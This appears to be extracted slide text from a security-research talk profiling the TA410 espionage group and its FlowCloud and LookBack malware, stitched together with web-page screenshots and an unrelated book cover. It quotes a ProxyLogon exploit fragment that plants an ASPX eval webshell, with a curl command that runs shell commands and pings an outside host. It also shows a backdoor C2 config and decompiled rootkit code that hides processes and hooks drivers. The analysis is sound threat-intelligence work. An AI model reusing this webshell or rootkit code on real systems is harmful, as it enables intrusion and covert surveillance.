


LookingFrog






JollyFrog



# Initial Access

# Spearphishing: FlowingFrog



TA410

Rancon

TA428

Tonto Team

SharpPanda

Royal Road / 8.t RTF builder

GoblinPanda

SpaceOddity


TA413





FunnyDream / Chinoxy

00000000:	A9	A4	6E	FE	F3	FE	FE	FE-F2	FE	FE	FE-FF	FF	FE	FE	~ñ■≤■≥■ ■
00000010:	46	FE	FE	FE-FE	FE	FE	FE	FE-BE	FE	FE	FE-FE	FE	FE	FE	F■=■
00000020:	FE	FE	FE	FE-FE	FE	FE	FE	FE-FE	FE	FE	FE-FE	FE	FE	FE	■
00000030:	FE	FE	FE	FE-FE	FE	FE	FE	FE-FE	FE	FE	FE-16	FE	FE	FE	■-■
00000040:	E8	DF	44	E8-FE	42	F5	29-DD	46	FD	AA-29	DD	A2	96		Φ <sup>■</sup> D0■B J )   F <sup>2</sup> - )   óû
00000050:	95	83	DE	8E-8C	8F	97	8C-9D	89	DE	93-9D	88	88	8F		òâ   ÄïÄùï¥ë   ô¥êêÄ
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00000070:	89	8F	92	91-C8	E9	E9	F4-D2	FE	FE	FE-FE	FE	FE	FE		ëÄæ L00 { ■
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00000090:	B2	E4	31	99-06	A1	A3	99-ED	B4	A7	99-FB	A1	A3	99		■Σ10♣íúÖφ   °ÖVíúÖ
000000A0:	84	B5	99	99-FB	A1	A3	99-ED	B4	A5	99-0C	A1	A3	99		ä   ÖÖVíúÖφ   ÑÖ♀íúÖ
000000B0:	18	63	D6	99-02	A1	A3	99-05	A1	AC	99-55	A1	A3	99		↑c    ÖÖíúÖ+í¼ÖUíúÖ








[https://github.com/nao-sec/rr\\_decoder/](https://github.com/nao-sec/rr_decoder/)








 **nao-sec / rr\_decoder** Public

 Notifications  Fork 7  Star 14 

[Code](#) [Issues](#) [Pull requests](#) [Actions](#) [Projects](#) [Wiki](#) [Security](#) [Insights](#)

 master  1 branch  0 tags [Go to file](#) [Code](#)

 **koike** Update README.md c65266c on Jan 24  21 commits

 sample	 Update rr_decode.py	2 years ago
 LICENSE	 Add LICENSE	2 years ago
 README.md	Update README.md	3 months ago
 rr_decode.py	 Add decode_8291706f	3 months ago

☰ README.md

# rr\_decoder






This script is to decode `Royal Road RTF Weaponizer` 8.t object

The encodings that can be decoded are:

- 4D A2 EE 67
- 82 91 70 6F
- 94 5F DA D8
- 95 A2 74 8E
- A9 A4 6E FE
- B0 74 77 4C

## About

Decode Royal Road RTF Weaponizer 8.t object

-  Readme
-  MIT License
-  14 stars
-  6 watching
-  7 forks

## Releases




No releases published

## Packages

No packages published

## Contributors

 3

-  **koike** Rintaro KOIKE
-  **pinksawtooth** pinksawtooth
- 

## Exploit public facing app: LookingFrog and JollyFrog



CVE-2019-0604



ProxyLogon (March 2021)  
ProxyShell (August 2021)

# Exchange servers under siege from at least 10 APT groups

ESET Research has found LuckyMouse, Tick, Winnti Group, and Calypso, among others, are likely using the recent Microsoft Exchange vulnerabilities to compromise email servers all around the world



Matthieu Faou



Mathieu Tartare



Thomas Dupuy

10 Mar 2021 - 02:00PM

Share



On 2021-03-02, Microsoft released [out-of-band patches](#) for Microsoft Exchange Server 2013, 2016 and 2019. These security updates fixed a pre-authentication remote code execution (RCE) vulnerability chain (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, and CVE-2021-27065) that allows an attacker to take over any reachable Exchange server, without even knowing any valid account credentials. We have already detected webshells on more than 5,000 email servers as of the time of writing, and according to public sources, several important organizations, such as the [European Banking Authority](#), suffered from this attack.

<https://www.welivesecurity.com/2021/03/10/exchange-servers-under-siege-10-apt-groups/>

```
# Exploit the webshell via:  
# curl https://target/aspnet_client/Index.aspx \  
# -d 'orange=new ActiveXObject("WSCRIPT.SHELL").Run("ping  
rceeee.goo.exp.tw");'
```

```
HOST = sys.argv[1]
```

```
MAIL = sys.argv[2]
```

```
LOCAL_NAME = ''
```

```
FILE_PATH = 'C:\\inetpub\\wwwroot\\aspnet_client\\Index.aspx'
```

```
FILE_DATA = '<script language="JScript" runat="server">function Page_Load()  
{eval(Request["fuckyou"],"unsafe");}</script>'
```

```
assert len(FILE_DATA) < 255, "file data too long"
```

```
def _unpack_str(byte_string):
```

```
    return byte_string.decode('UTF-8').replace('\x00', '')
```

```
def _unpack_int(format, data):
```


```
    return unpack(format, data)[0]
```

```
def get_sid(mail):
```

This is Orange Speaking :)

2013年11月24日 星期日

EXP.tw - 文章投稿、駭客資訊、資安文章



Orange Tsai

檢視我的完整簡介

發表文章

留言

## Archive

▶ 2021 (4)

▶ 2020 (1)

▶ 2019 (8)

▶ 2018 (5)

▶ 2017 (2)

▶ 2016 (6)

▶ 2015 (8)

▶ 2014 (8)

▼ 2013 (13)

▶ 十二月 (1)

▼ 十一月 (3)

EXP.tw - 文章投稿、駭客資訊、資安文章

Yahoo Bug Bounty Part 2 - \*.login.yahoo.com Remote...

Yahoo Bug Bounty Part 1 - 台灣

📄 Welcome to the new and improved Security Update Guide! We'd love your feedback. [Please click here to share your thoughts](#) or email us at [msrc\\_eng\\_support@microsoft.com](mailto:msrc_eng_support@microsoft.com). Thank you!

## Microsoft Exchange Server Remote Code Execution Vulnerability

CVE-2021-26855

On this page ▾

### Security Vulnerability

Released: Mar 2, 2021 Last updated: Mar 16, 2021

Assigning CNA: ⓘ Microsoft

[MITRE CVE-2021-26855](#)

CVSS:3.0 9.1 / 8.4 ⓘ

Metric	Value
▾ Base score metrics (8)	
▸ Attack Vector	▸ Network
▸ Attack Complexity	▸ Low
▸ Privileges Required	▸ None
▸ User Interaction	▸ None

3/2/2021	Important	<a href="#">CVE-2021-26412</a>	Yes	Yes	No	No	No	No	No
3/2/2021	Important	<a href="#">CVE-2021-26854</a>	Yes	Yes	No	No	No	No	No

- Microsoft Exchange Server 2013 CU 22 was released February 12, 2019 after which 31 vulnerabilities have been found and remediated.
- Microsoft Exchange Server 2013 CU 21 was released June 19, 2018 after which 38 vulnerabilities have been found and remediated.
- Microsoft Exchange Server 2013 Service Pack 1 was released February 25, 2014 after which 82 vulnerabilities have been found and remediated.

Please see [Exchange Server build numbers and release dates](#) for more information on Exchange Server Cumulative Updates release dates.

## Acknowledgements

Volatility

Orange Tsai from DEVCORE research team

Microsoft Threat Intelligence Center (MSTIC)

Microsoft recognizes the efforts of those in the security community who help us protect customers through coordinated vulnerability disclosure. See [Acknowledgements](#) for more information.

## Security Updates

To determine the support lifecycle for your software, see the [Microsoft Support Lifecycle](#).

Updates   CVSS

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```
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```


```
def get_sid(mail):
```




# Looking Frog: X4 / LookBack




X4



# X4 Capabilities





# LookBack

The image shows a preview of a web article. At the top left is the 'welivesecurity' logo with 'BY ESET' next to it. At the top right is a 'Menu' button with a hamburger icon. The background is a dark blue digital pattern with glowing lines. The main title is 'A lookback under the TA410 umbrella: Its cyberespionage TTPs and activity' in large white text. Below it is a paragraph: 'ESET researchers reveal a detailed profile of TA410: we believe this cyberespionage umbrella group consists of three different teams using different toolsets, including a new version of the FlowCloud espionage backdoor discovered by ESET.' At the bottom left are two small profile pictures with names: 'Alexandre Côté Cyr' and 'Matthieu Faou'. At the bottom left corner is the timestamp '27 Apr 2022 - 03:00PM'.

welivesecurity™ BY ESET® Menu

## A lookback under the TA410 umbrella: Its cyberespionage TTPs and activity

ESET researchers reveal a detailed profile of TA410: we believe this cyberespionage umbrella group consists of three different teams using different toolsets, including a new version of the FlowCloud espionage backdoor discovered by ESET.

Alexandre Côté Cyr Matthieu Faou

27 Apr 2022 - 03:00PM




<https://www.welivesecurity.com/2022/04/27/lookback-ta410-umbrella-cyberespionage-ttps-activity/>

# LookBack Capabilities

System Information



User Activity




Active Control



# Flowing Frog: Tendyron / FlowCloud



# Tendyron Downloader





```
server_config {  
  product_name: "PCArrowI"  
  product_version: "v5.0.2"  
  id: "1202_[REDACTED]"  
  root: ""  
  file_server: "47.111.22[.]65"  
  file_server_port: "80"  
  file_server_bak: ""  
  file_server_bak_port: ""  
  exchange_server: "47.111.22[.]65"  
  exchange_server_port: "81"  
  exchange_server_bak: ""  
  exchange_server_bak_port: ""  
  file_server_key: "E\367\016\031\314\2637[...]"  
  xchg_server_key: "8\335\325$\200\233e\363#\346[...]"  
  file_key: "U\267\323\353\213\261?\242c[...]"  
  is_audio_only: false  
  id_prefix: "1202"
```



A Brain-Friendly Guide to OOA&amp;D

# Head First Object-Oriented Analysis & Design



Impress friends with  
your UML prowess



Bend your mind  
around dozens of  
OO exercises



Avoid embarrassing  
relationship  
mistakes



Turn your OO  
designs into  
serious code



Load important OO  
design principles straight  
into your brain



See how polymorphism,  
encapsulation and  
inheritance helped Jen  
refactor her love life

O'REILLY®

Brett D. McLaughlin, Gary Pollice &amp; David West

# Architecture


Over **50** custom classes

```
audio_cap_util = boost::serialization::singleton<AudioCapUtil>::get_instance();
```

```
log_message(  
    logger,  
    0x10,  
    ".\\offline_manager\\fc_audio_manager.cpp",  
    "fc_audio_manager::ShouldWaveRecord",  
    0x72,  
    "!QueryPerformanceCounter(&time2): 0x%.8x",  
    last_error);
```

# FlowCloud Capabilities

## System Information




## User Activity



## Detection Evasion





**“Ok FlowCloud”**

# Rootkit

```
erase_driver_name_from_list(L"kbdclass.sys", DriverObject, L"\\SystemRoot\\System32\\drivers\\kbdclass.sys");
erase_driver_name_from_list(L"mouclass.sys", DriverObject, L"\\SystemRoot\\System32\\drivers\\mouclass.sys");
if ( getOsVersion(&major_version, &build_number, minor_version) < 0 )
    return 0;
build_number_ = build_number;
if ( build_number == Windows_XP )
{
    if ( PsCreateSystemThread(&build_number, 0, 0, 0, 0, backdoor_tcp_driver, 0) >= 0 )
        ZwClose(build_number);
    erase_driver_name_from_list(L"tcpip.sys", DriverObject, L"\\SystemRoot\\System32\\drivers\\tcpip.sys");
}
else
{
    if ( build_number >= Windows_Vista )
    {
        if ( PsCreateSystemThread(&build_number, 0, 0, 0, 0, backdoor_nsi_driver, 0) >= 0 )
            ZwClose(build_number);
        erase_driver_name_from_list(L"nsiproxy.sys", DriverObject, L"\\SystemRoot\\System32\\drivers\\nsiproxy.sys");
    }
}
```

```
if ( getKPROCESSOffsetsForVersion(&offsets) < 0 )
    return status;
active_process_links = (IoGetCurrentProcess() + offsets.ActiveProcessLinks);
iter = active_process_links;
if ( !active_process_links->Flink && !active_process_links->Blink )
    return status;
while ( *(&iter->Flink + offsets.UniqueProcessId - offsets.ActiveProcessLinks) != proc_id )
{
    iter = iter->Blink;
    if ( iter == active_process_links )
        return 0xC0000001;
}
iter->Blink->Flink = iter->Flink;
iter->Flink->Blink = iter->Blink;
iter->Flink = iter;
iter->Blink = iter;
```

```

RtlInitUnicodeString(&s_Driver_nsiproxy, L"\\Device\\Nsi");
if ( IoGetDeviceObjectPointer(&s_Driver_nsiproxy, FILE_ALL_ACCESS, &nsi_fileObject, &nsi_deviceObject) < 0 )
    return;
nsi_driverObject = nsi_fileObject->DeviceObject->DriverObject;
}
nsi_DeviceControl = nsi_driverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL];
_InterlockedExchange(&nsi_driverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL], nsi_DeviceControl_replacement);
PsTerminateSystemThread(0);

